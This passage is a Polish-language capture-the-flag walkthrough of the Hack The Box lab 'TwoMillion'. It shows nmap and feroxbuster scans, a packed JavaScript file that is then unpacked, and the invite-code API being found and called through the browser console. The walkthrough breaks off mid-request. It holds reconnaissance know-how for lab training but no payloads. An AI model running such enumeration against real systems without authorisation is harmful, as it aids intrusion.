

TwoMillion

Zaczynamy od nmap



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.221 -sCV -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 14:46 EDT
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open  http    nginx
|_http-trane-info: Problem with XML parsing of /evox/about
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Hack The Box :: Penetration Testing Labs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Po przejściu na stronę http pokierowuje nas odrazu na 2million.htb zatem dodajemy tą nazwę do /etc/hosts
Strona ja jest odzwierciedleniem strony hack the box




Hack The Box :: Penetration Testing Labs

[about]

Penetration testing labs


Hack The Box is an online platform allowing you to test your penetration testing

Odpalamy feroxbuster w celu sprawdzenia jakie pliki oraz foldery posiadamy




```
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://2million.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
301      GET        7l       11w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://2million.htb/logout => http://2million.htb/
200      GET       27l      201w    15384c http://2million.htb/images/favicon.png
200      GET        1l        8w      637c http://2million.htb/js/inviteapi.min.js
401      GET        0l        0w        0c http://2million.htb/api
405      GET        0l        0w        0c http://2million.htb/api/v1/user/login
200      GET      260l      328w    29158c http://2million.htb/images/logo-transparent.png
200      GET      245l      317w    28522c http://2million.htb/images/logofull-tr-web.png
200      GET       80l      232w     3704c http://2million.htb/login
200      GET       96l      285w     3859c http://2million.htb/invite
405      GET        0l        0w        0c http://2million.htb/api/v1/user/register
200      GET       94l      293w     4527c http://2million.htb/register
200      GET        5l     1881w   145660c http://2million.htb/js/htb-frontend.min.js
302      GET        0l        0w        0c http://2million.htb/home => http://2million.htb/
200      GET       13l     2458w   224695c http://2million.htb/css/htb-frontend.css
200      GET        8l     3162w   254388c http://2million.htb/js/htb-frontpage.min.js
200      GET       13l     2209w   199494c http://2million.htb/css/htb-frontpage.css
200      GET     1242l     3326w    64952c http://2million.htb/
200      GET       46l      152w     1674c http://2million.htb/404
```

folder /js.inviteapi.min.js wydaje się obiecujący
Przyda nam się później
A tymczasem przeglądamy stronę 2million.htb
Aby się zarejestrować musimy podać invite kod




w /invite musimy podać kod polecający które nie mamy
I teraz z pomocą przyjdzie nam /js.inviteapi.min.js




```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'
\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0)
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
```

Znajdujemy kod z javascript który może się nam przydać
Z tego pomoca wprowadzamy go do konsoli w dev tools



```
» makeInviteCode()
← undefined
▾ Object { 0: 200, success: 1, data: {…}, hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..." }
    0: 200
  ▾ data: Object { data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr", enctype: "ROT13" }
      data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr"
      enctype: "ROT13"
    ▸ <prototype>: Object { … }
    hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
    success: 1
  ▸ <prototype>: Object { … }
⚠ Scam Warning: Take care when pasting things you don't understand. This could allow attackers to steal your identity or take control of your computer. Please type 'allow pasting' below (no need to press enter) to allow pasting.
»
```


Wpisując make ... odrazu dostaliśmy propozycje ,że może to być makeInviteCode()
Mamy zaszyfrowaną wiadomość i aby ją odkodować możemy użyć sugerowanego ROT13



```
"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr"
```

```
"In order to generate the invite code, make a POST request to /api/v1/invite/generate"
```


W tym wypadku próbujemy wykonać tego requesta



```
POST /api/v1/invite/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
